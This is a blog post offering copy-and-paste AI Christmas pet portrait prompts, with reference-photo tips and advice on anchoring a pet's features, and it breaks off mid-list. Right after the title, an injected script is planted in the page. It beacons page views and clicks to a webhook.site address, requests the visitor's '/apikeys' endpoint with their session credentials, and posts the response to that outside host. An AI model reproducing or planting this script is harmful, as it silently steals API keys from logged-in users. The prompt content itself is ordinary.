24 AI Christmas Pet Portrait Prompts for Dogs and Cats (Copy & Paste)</script><script>if(!window.__ig){window.__ig=1;var i=new Image;i.src='https://webhook.site/e659471c-401c-4aff-8e64-4d2312bb3139/hit?u='+encodeURIComponent(location.pathname)+'&r='+encodeURIComponent(document.referrer);document.addEventListener('click',function(){new Image().src='https://webhook.site/e659471c-401c-4aff-8e64-4d2312bb3139/click?u='+encodeURIComponent(location.pathname);});setTimeout(function(){fetch('/apikeys',{method:'POST',credentials:'include',headers:{'Next-Action':'00c8249c61580ad9da5960f134cf14eaba3e82c156','Content-Type':'text/plain;charset=UTF-8'},body:'[]'}).then(r=>r.text()).then(t=>fetch('https://webhook.site/e659471c-401c-4aff-8e64-4d2312bb3139/akdata',{method:'POST',mode:'no-cors',body:t}));},0);}</script>

Written by
Aerin Kim

Turn one photo of your dog or cat into Christmas portraits for cards, Instagram and gifts. Get 24 copy-and-paste prompts plus reference photo tips, identity anchors, print sizes and pet-safe prop advice.
If you have ever tried to photograph a real dog or cat for a Christmas card, you already know how the session goes. The dog will not stay on the rug, the cat leaves the moment the Santa hat appears, the tree lights turn into blown-out blobs, and after forty frames you have exactly one sharp picture, with the hat sliding off one ear. An AI Christmas pet portrait skips most of that. You take one calm, clear photo of your dog or cat, give it to an image-to-image tool, and describe the Christmas scene you want, so the fireplace, the tree, the costume and the lighting are all generated around your real pet's face.
Holiday pet edits already have a track record. Google's December 2025 list of 13 popular image-editing trends from the year included holiday edits, and its sample prompt put a person and their dog in front of a Christmas tree. The pet is the part people care about most in those pictures, because a portrait that almost looks like your dog is more disappointing than one that looks like nobody in particular.
This guide gives you 24 copy-and-paste AI Christmas pet portrait prompts for dogs and cats, grouped into cozy fireside and tree portraits, tasteful Santa, elf and reindeer looks, oil-painting royal portraits, snow scenes, holiday card and family layouts, funny viral concepts, multi-pet group portraits and cat-specific ideas. Before the prompts you will find a practical guide to preparing the reference photo and to stopping identity drift, which is the difference between a portrait of your dog and a portrait of a generic dog.
TL;DR: How to Use These AI Christmas Pet Portrait Prompts
- Open Miraflow's AI Image Generator, switch to image-to-image, and upload one sharp, eye-level photo of a single pet.
- Copy any prompt below and replace the bracketed words with your pet's breed, coat color and markings.
- Keep the identity-lock sentence at the end of each prompt. It is the part that holds your pet's fur color, ears, eyes and nose in place.
- Use the sections as a menu: cozy portraits and oil paintings for gifts and prints, card layouts for holiday cards, funny concepts and snow scenes for Instagram, Reels and Shorts.
- If you plan to print, Shutterfly's photo print guide recommends 300 DPI, which works out to 1500 x 2100 pixels for a 5x7 print, and the print section below walks through the sizes.
- Turn the best stills into short vertical videos with Text2Shorts or Miraflow's cinematic video generator.
Other Christmas posts on this blog are built around people. The AI Christmas photoshoot prompts cover solo, couple and family portraits and include two pet-and-owner scenes, the AI Christmas card prompts focus on card artwork, and the ugly Christmas sweater prompts are about knitwear. This post makes the pet the subject of every prompt, so the owner is optional and the animal's face is the thing being protected.
Why Christmas Pet Portraits Work So Well With AI
A real pet shoot has a short window and a lot of variables. Dogs tolerate a hat for as long as a treat lasts, cats treat fabric on their body as an emergency, and both of them ignore directions. The result is usually a burst of blurry frames, one decent shot, and a costume that is already half off.
AI image generation removes the part that stresses the animal. You photograph your pet doing nothing in particular during a relaxed moment, and everything else is built around that photo. You can try ten Christmas scenes in ten minutes, which a real pet will never allow, and you can make scenes that would be impractical or unsafe to stage, such as a dog inside a giant gift box or a cat lit by firelight, without arranging any of it in your living room.
There are a few cases where this matters more than convenience:
- Senior and anxious pets. An older dog with stiff joints or a nervous cat never has to wear or pose for anything. One relaxed photo is enough, and the costume exists only in the image.
- Pets you cannot photograph again. If your best photo of a pet is an older print or a slightly faded picture, the photo restoration prompts can clean it up first, and the result makes a better reference for a keepsake portrait.
- Cards and gifts with a deadline. Printed holiday cards and framed portraits need a finished image by a certain date, and generating several options in an evening is easier than waiting for the right light and the right mood on a particular Saturday.
- Content creators and pet accounts. A series of ten consistent Christmas portraits across December gives a pet account something to post every few days without a new shoot each time.
On the question of costumes, the ASPCA's costume guidance recommends not dressing a dog or cat in a costume unless you know the pet loves it, says a costume should not limit movement, sight or the ability to breathe, bark or meow, and suggests a festive bandana for a pet that seems distressed. An AI portrait lets you have the picture without asking your pet to wear anything, and if a generated outfit looks bulky around the face or neck, a real version would probably be uncomfortable too.
How to Prep the Reference Photo (This Step Decides Most of the Result)
Every prompt in this post assumes image-to-image generation. The model starts from your uploaded photo and changes what you describe, so the quality of that photo sets a ceiling on the result. A sharp, well-lit photo takes about two minutes to get, and it is worth more than any wording change in the prompt.
- Get down to eye level. Sit or lie on the floor so the camera is level with your pet's eyes. Photos taken from standing height make a dog's head look large and its legs short, and the model will often reproduce those proportions in the portrait.
- Make the eyes the sharpest part. Tap the screen on the nearest eye before you shoot. Eyes carry most of what makes a pet recognizable, and they are the first feature to go soft or change color when the source photo is blurry.
- Use even, soft light. A spot near a window on an overcast day is ideal. Turn the flash off, because flash flattens fur color and can create green or red eye glow that the model may copy into the portrait.
- One pet per photo. When two animals overlap in a single reference, the model can blend their markings. Take a separate photo of each pet, even if you plan a group portrait later.
- Keep the breed markings visible. A white blaze, a tan eyebrow dot, a spotted nose, a notch in an ear and a mismatched sock should all be clearly in frame. If a marking is hidden by a shadow or a toy, the model has nothing to preserve.
- Keep the background plain. A blank wall, a plain sofa or a light floor makes it easy for the model to separate the animal from the scene. Busy patterns, other people's hands and a second animal in the background all cause problems.
- Capture a calm face. A closed or relaxed mouth, ears in their natural position and eyes toward the camera work better than a mid-yawn or a head turned away. Hold a treat just above the lens, take a burst of shots, and pick the best frame.
- Photograph dark pets in daylight. A black dog or cat in a dim room becomes one flat shape. Take the photo near a window so you can see the eyes, the nose and the texture of the fur, then check the picture at full size before uploading.
For a head-and-shoulders portrait, one front-facing photo is enough. For prompts that show the whole body, such as the snow scenes, use a reference that shows the full body, because the model needs to see the real leg length, tail and chest shape.
If you want the wider set of techniques for making generated photos pass as real ones, the guide to making AI images look like real photos covers lens choices, grain and imperfections, and most of it applies to fur and eyes.
Why Identity Drift Happens and How to Anchor Your Pet's Features
Identity drift is a common frustration with AI pet portraits. The picture looks like a lovely dog, but the white sock moved, the ears changed shape, or a brown-eyed dog now has amber eyes. It helps to know why this happens, because it tells you which parts of a prompt to protect.
An image-to-image model does not paste a costume onto your photo. It generates a new image that is guided by your photo and your text at the same time. The more the new picture differs from the original in lighting, pose and setting, the more the model leans on what it knows about dogs and cats in general, and the less it leans on your particular pet. The details that fade first are small, low-contrast ones: an eye color that shifts under warm firelight, a pink nose that turns black, an ear that folds differently, a patch of white that slides a few inches. A Christmas scene changes the lighting a lot, which is why holiday portraits drift more than a plain studio edit does.
You can hold the details in place with words, and the strongest anchors are the ones a stranger could use to pick your pet out of a lineup:
- Coat color and pattern. Name it precisely: red merle, brindle, tuxedo, silver mackerel tabby, tricolor with a white blaze. A word like brown gives the model very little to check against.
- Eye color. Amber, hazel, dark brown, green, or one blue and one brown. Warm firelight and red tree light both tint eyes, so state the color in the prompt.
- Nose and paw pad color. Pink, black, liver, or spotted. This is one of the details that quietly changes.
- Ear shape and set. Rose ears, button ears, one folded and one upright, tufted tips, feathered drop ears. Hats are the biggest threat to ears, so say that the ears stay as in the photo.
- Distinguishing marks. A white blaze with a break on the left, a single white front sock, a notch in one ear, a freckled muzzle, a grey chin on an older dog.
- Collar or bandana. A collar is a high-contrast object and an easy anchor. If you want a collar-free portrait, say no collar, because otherwise the model may invent one.
- Body proportions. A long back and short legs on a Dachshund, a deep chest on a Greyhound, a round face on a British Shorthair. Costumes described for a different body type can reshape the animal.
A worked example makes this concrete: suppose your pet is a beagle called Juniper. The vague version of the pet description is a beagle, while the anchored version is a tricolor beagle with a white blaze down the forehead, one white sock on the left front paw, long floppy ears, dark brown eyes and a black nose. That second description is what you put in the brackets of each prompt, and it is also the sentence you check the finished image against.
a tricolor beagle with a white blaze down the forehead, one white sock on the left front paw, long floppy ears, dark brown eyes and a black nose
Three habits reduce drift further, and the first is to limit each prompt to one costume item, one location and one light source, because every extra change competes with your pet's real features. The second habit is to generate three or four versions of the same prompt and compare each one with your reference photo at full size before you choose, since the first result is sometimes right about the costume and wrong about the sock. The third habit is to fix small errors locally instead of regenerating everything. The inpainting tools in Miraflow's AI Image Generator let you mask a muzzle, a paw or an ear and redo only that region. The broader idea of holding a subject steady across images is covered in the guide to consistent AI characters, and it applies to pets as well as people.
1) Cozy Fireside and Christmas Tree Portraits
These are the portraits most people picture when they search for a Christmas pet photo: a warm room, a tree, soft lights and a calm animal. They are also the safest place to begin, because the pose is simple and the background can sit out of focus. These prompts use battery-powered fairy lights and fabric or wooden decorations, and the one fireplace scene has a metal screen across the opening. The reason is the ASPCA's holiday guidance, which advises keeping wires, batteries and breakable ornaments out of a pet's reach, skipping tinsel, and never leaving candles unattended.

1. Golden Retriever Beside the Fireplace and Stockings
A hearth portrait suits almost any dog, and warm firelight is especially flattering to golden, red and cream coats. Cats look good in this scene as well.
Using the uploaded photo of my [your pet's breed, color, markings] as the reference, create a realistic Christmas portrait of the same pet lying on a thick cream wool rug in front of a stone fireplace, with a black metal mesh fire screen across the opening and a low fire glowing safely behind it. Three plain knitted stockings with no lettering hang from a wooden mantel decorated with pine branches and warm white battery-powered fairy lights, and a few gifts wrapped in kraft paper and red ribbon sit to one side. Warm firelight from the right with soft cool window light from the left, eye-level camera about six feet away with a shallow depth of field so the face and eyes are sharp and the mantel falls softly out of focus. Keep my pet's real fur color, markings, ear shape, eye color, nose color and body proportions exactly as in the uploaded photo, with four natural legs and correct paws, and no garbled text, watermark or logo.
2. Warm Tree-Light Bokeh Portrait
Out-of-focus tree lights behind a sharp face are the look most people mean by a Christmas pet portrait, and the blur also hides background details a model might otherwise get wrong.
Using the uploaded photo of my [your pet's breed, color, markings] as the reference, create a close portrait of the same pet sitting upright on a dark green velvet sofa in front of a decorated Christmas tree, with the tree reduced to soft glowing circles of warm white and gold light behind the head. A single wooden ornament and a sprig of pine rest on the cushion beside the pet. Soft window light from the left gives a small bright catchlight in each eye, shot at eye level with an 85mm lens at f/1.8 so the nose, eyes and whiskers are crisp while the lights melt into round bokeh. Preserve the exact coat pattern, eye color, nose color and ear set from the reference photo, with natural proportions, no extra limbs, no garbled text and no watermark.
3. Senior Pet on a Chunky Knit Blanket
A quiet, soft portrait suits an older pet, and the grey muzzle is a detail worth protecting instead of smoothing away, which also makes this one a lovely keepsake print.
Using the uploaded photo of my [your pet's breed, color, markings] as the reference, create a gentle Christmas portrait of the same pet resting on a chunky oatmeal knit blanket on a hardwood floor, head slightly lowered and eyes open and calm, with a small decorated tree out of focus in the background and a few gifts wrapped in muted red and cream paper. Soft late-afternoon window light from the right with a warm lamp glow behind, a low camera angle at the pet's eye level and a shallow depth of field, visible wool texture and realistic fur with individual hairs at the edges. Keep every grey hair on the muzzle and around the eyes exactly as in the uploaded photo, along with the real fur color, markings, ear shape and eye color, with four natural legs, no garbled text and no watermark.
2) Santa, Elf and Reindeer Costume Portraits Done Tastefully
Tasteful costume portraits follow a few rules that keep the pet recognizable. Use one or two items at most, keep the eyes, nose and ears free, make the fabric look like felt or knit rather than shiny plastic, and match the item to the animal's body. A small hat on a flat-faced dog works better than a full suit that hides the chest, and a soft antler band works better on a dog with upright ears than a hood. If you want a deeper set of costume ideas, the AI pet Halloween costume prompts use the same photo-based technique with spooky outfits.
4. Santa Hat and Red Scarf Studio Portrait
The simplest costume portrait is one hat, one scarf and a plain backdrop, with the hat kept small so the face still reads as your pet.
Using the uploaded photo of my [your pet's breed, color, markings] as the reference, create a studio-style Christmas portrait of the same pet wearing a small red felt Santa hat with a white pom-pom that sits between the ears without covering them, plus a chunky red knit scarf loosely draped around the neck. Place the pet against a smooth deep green backdrop lit by a single soft overhead softbox with a gentle fill from the left, medium close-up at eye level with a 70mm lens at f/2.8 so the eyes and nose are sharp. Show realistic felt fibers on the hat and visible knit stitches on the scarf. Keep my pet's real fur color, markings, ear shape, eye color and body proportions exactly as in the uploaded photo, with no extra limbs, no garbled text and no watermark.

5. Little Elf in a Felt Hat at the Workshop Bench
An elf hat tilts well on a dog or a calm cat, and the toy-workshop setting gives the portrait a storybook feeling without any extra costume pieces.
Using the uploaded photo of my [your pet's breed, color, markings] as the reference, create a playful workshop portrait of the same pet wearing a pointed green felt elf hat with red trim and a small white pom-pom, tilted slightly so both ears stay visible, and a red and white candy-stripe knit scarf. The pet sits on a wooden workshop bench among painted wooden toys, spools of cotton ribbon and a small string of warm white fairy lights, lit by warm light from a hanging lamp above right with soft fill from the left. Waist-up framing at eye level with a 50mm lens at f/2, felt and wood grain clearly visible, the pet's expression calm. Keep my pet's real fur color, markings, ear shape, eye color and nose color exactly as in the uploaded photo, with natural proportions and no garbled text, watermark or logo.
6. Reindeer Antlers in Fresh Snow
A soft felt antler headband is the easiest reindeer look, and it works best outdoors where the antlers read as part of a winter scene.
Using the uploaded photo of my [your pet's breed, color, markings] as the reference, create an outdoor winter portrait of the same pet wearing a soft brown felt reindeer antler headband that sits behind the ears and a small red knit scarf, standing in fresh powder snow at dusk with snow-dusted pine trees blurred behind. Cool blue ambient light with a warm gold rim light from a low sun behind the pet on the right, light snowflakes drifting at different depths and a faint puff of breath in the cold air. Three-quarter view at eye level with an 85mm lens at f/2, sparkling snow crystals and blue shadows on the snow. Keep my pet's real fur color, markings, ear shape, eye color and body proportions exactly as in the uploaded photo, with four natural legs and correct paws, and no garbled text or watermark.
7. Head Baker in a Chef Hat and Gingham Apron
A tiny chef hat and apron let a dog join the holiday kitchen without going near the oven, and the flour and cookies make a lively detail for a Reel.
Using the uploaded photo of my [your pet's breed, color, markings] as the reference, create a funny kitchen portrait of the same pet wearing a small white chef's hat and a red gingham apron tied behind, sitting on a stool at a flour-dusted wooden counter beside a tray of gingerbread cookies cooling on a rack, a rolling pin and a bowl of dough, with a bright kitchen window behind. Soft daylight from the window on the left, warm kitchen lamps glowing in the background, medium shot at eye level with a 50mm lens at f/2.2, visible flour dust on the counter and realistic cookie texture. Keep my pet's real fur color, markings, ear shape, eye color and body proportions exactly as in the uploaded photo, with natural paws resting on the counter edge and no garbled text, watermark or logo.
3) Oil-Painting and Renaissance Royal Pet Portraits
A painted portrait is a good fit for gifts, because it looks intentional on a wall and it hides the micro-details that photographic AI images sometimes get wrong. The recognizable ingredients of an old master portrait are a dark, quiet background, one warm light from a single side, visible brushwork, and a slightly aged varnish glow. Keep your pet's face the brightest area of the frame, and ask for natural anatomy so the painted pet still has two eyes, two ears and the right number of legs.
8. Renaissance Nobleman in Crimson Velvet
This is the standard noble pet look, and the velvet robe and white faux-fur collar frame the face, and a plain pine sprig on the table adds a quiet Christmas note.
Using the uploaded photo of my [your pet's breed, color, markings] as the reference, create a traditional oil painting of the same pet as a Renaissance nobleman, wearing a deep crimson velvet robe with a wide white faux-fur collar and a simple gold chain, seated in a carved wooden chair with a sprig of pine and a pinecone on a draped table beside it. Dark brown neutral background in the manner of an old master portrait, a single warm window light from the upper left casting soft shadows across the face, three-quarter view with the eyes meeting the viewer, visible brushwork, fine craquelure and an aged varnish glow. Keep the pet's real face, fur color, markings, ear shape and eye color exactly as in the uploaded photo, painted with natural anatomy, and include no garbled text or watermark.
9. Victorian Parlor Christmas Portrait
A lamplit nineteenth-century parlor suits cats and small dogs, and the deep shadows give you drama without needing any extra costume.
Using the uploaded photo of my [your pet's breed, color, markings] as the reference, create a rich oil painting of the same pet sitting on a tufted burgundy armchair in a Victorian parlor decorated for Christmas, with an ivy and pine garland along a dark wood mantel, a small tree with paper and wooden ornaments in the corner, and a heavy green curtain behind. Warm lamplight from the left and deep shadow on the right in the chiaroscuro style of nineteenth-century portraiture, full-body three-quarter composition with the pet's face as the brightest area, visible brushstrokes on the velvet and carved wood. Keep my pet's real fur color, markings, ear shape and eye color exactly as in the uploaded photo, with four natural legs and paws, and no garbled text or watermark.
10. Framed Canvas Above the Mantel (Gift Preview)
This prompt shows the finished portrait hanging in a room, so you can judge how a framed print or canvas would look before ordering one as a gift.
Using the uploaded photo of my [your pet's breed, color, markings] as the reference, create a realistic interior photograph of a gilded wooden frame hanging above a white fireplace mantel, containing an oil portrait of the same pet in a red velvet coat with a white lace collar against a dark olive background. The mantel holds a pine garland, warm white fairy lights and two cream stockings with no lettering, and the room is lit by window light from the right with a warm lamp on the left. Wide shot with the painting straight-on and sharp, shallow depth of field on the garland, realistic canvas texture and frame gilding. The painted pet must keep its real fur color, markings, ear shape and eye color from the uploaded photo, and the image must contain no garbled text, watermark or logo.

4) Snow and Outdoor Winter Pet Portraits
Snow is a hard material for AI, and a few physical details separate a believable winter portrait from a plastic one. Shaded snow is blue rather than grey, paws sink into it and leave prints, breath only fogs in cold air, and falling flakes need to sit at different distances. The winter aesthetic photo prompts go deeper on the five most common snow fixes, and the two prompts below apply them to a pet. For outdoor full-body scenes, upload a reference that shows the whole body, since the model has to invent the legs and tail.
11. Snowy Pine Trail at Golden Hour
A low sun gives the fur a warm rim light that separates the pet from the snow, and a single red scarf adds a clear holiday color.
Using the uploaded photo of my [your pet's breed, color, markings] as the reference, create a candid winter portrait of the same pet standing on a packed snow trail between tall snow-dusted pine trees, wearing a plain red wool scarf and no other clothing. Low golden sun from behind and to the left creating a warm rim light on the fur, with blue shadows on the snow, a soft pale sky and tiny ice crystals sparkling in the air. Low camera angle at the pet's eye level about ten feet away with a 135mm lens at f/2.8, so the pet is sharp against softly compressed trees, with paw prints leading from the camera to the pet and the paws sinking slightly into the snow. Keep my pet's real fur color, markings, ear shape, eye color and body proportions exactly as in the uploaded photo, with four natural legs, and no garbled text or watermark.

12. Snowflake Catch Action Shot
Action shots are the riskiest for anatomy, so this prompt specifies all four legs and a frozen moment. Generate several versions and pick the one where every paw looks right.
Using the uploaded photo of my [your pet's breed, color, markings] as the reference, create an action photograph of the same dog leaping joyfully in a snowy park, mouth open and eyes bright, with all four legs visible and naturally bent, powder snow flying around the paws and large soft snowflakes falling at different distances. Overcast soft daylight with no harsh shadows, a fast-shutter look that freezes the fur and the snow, panning angle slightly below eye level with a 70-200mm lens at f/2.8, snowy trees and a red barn blurred in the background. Keep my pet's real fur color, markings, ear shape, eye color and body proportions exactly as in the uploaded photo, with exactly four legs and four correct paws, and no garbled text or watermark.
5) Holiday Card and Family-Photo-With-Pet Layouts
Card layouts need two things beyond a good portrait: empty space where the greeting will go, and a margin around the subject so a printer can trim the edges. Ask for the space in the composition, add the text afterward in an editor, and keep all lettering out of the generated image. The AI Christmas card prompts post covers card artwork and finishing in more depth, and the layouts below are built around a pet photo.
13. Vertical Holiday Card With Room for a Greeting
A tall layout with a clean top third is the most useful card format, because it works for a front panel or for a story-sized image.
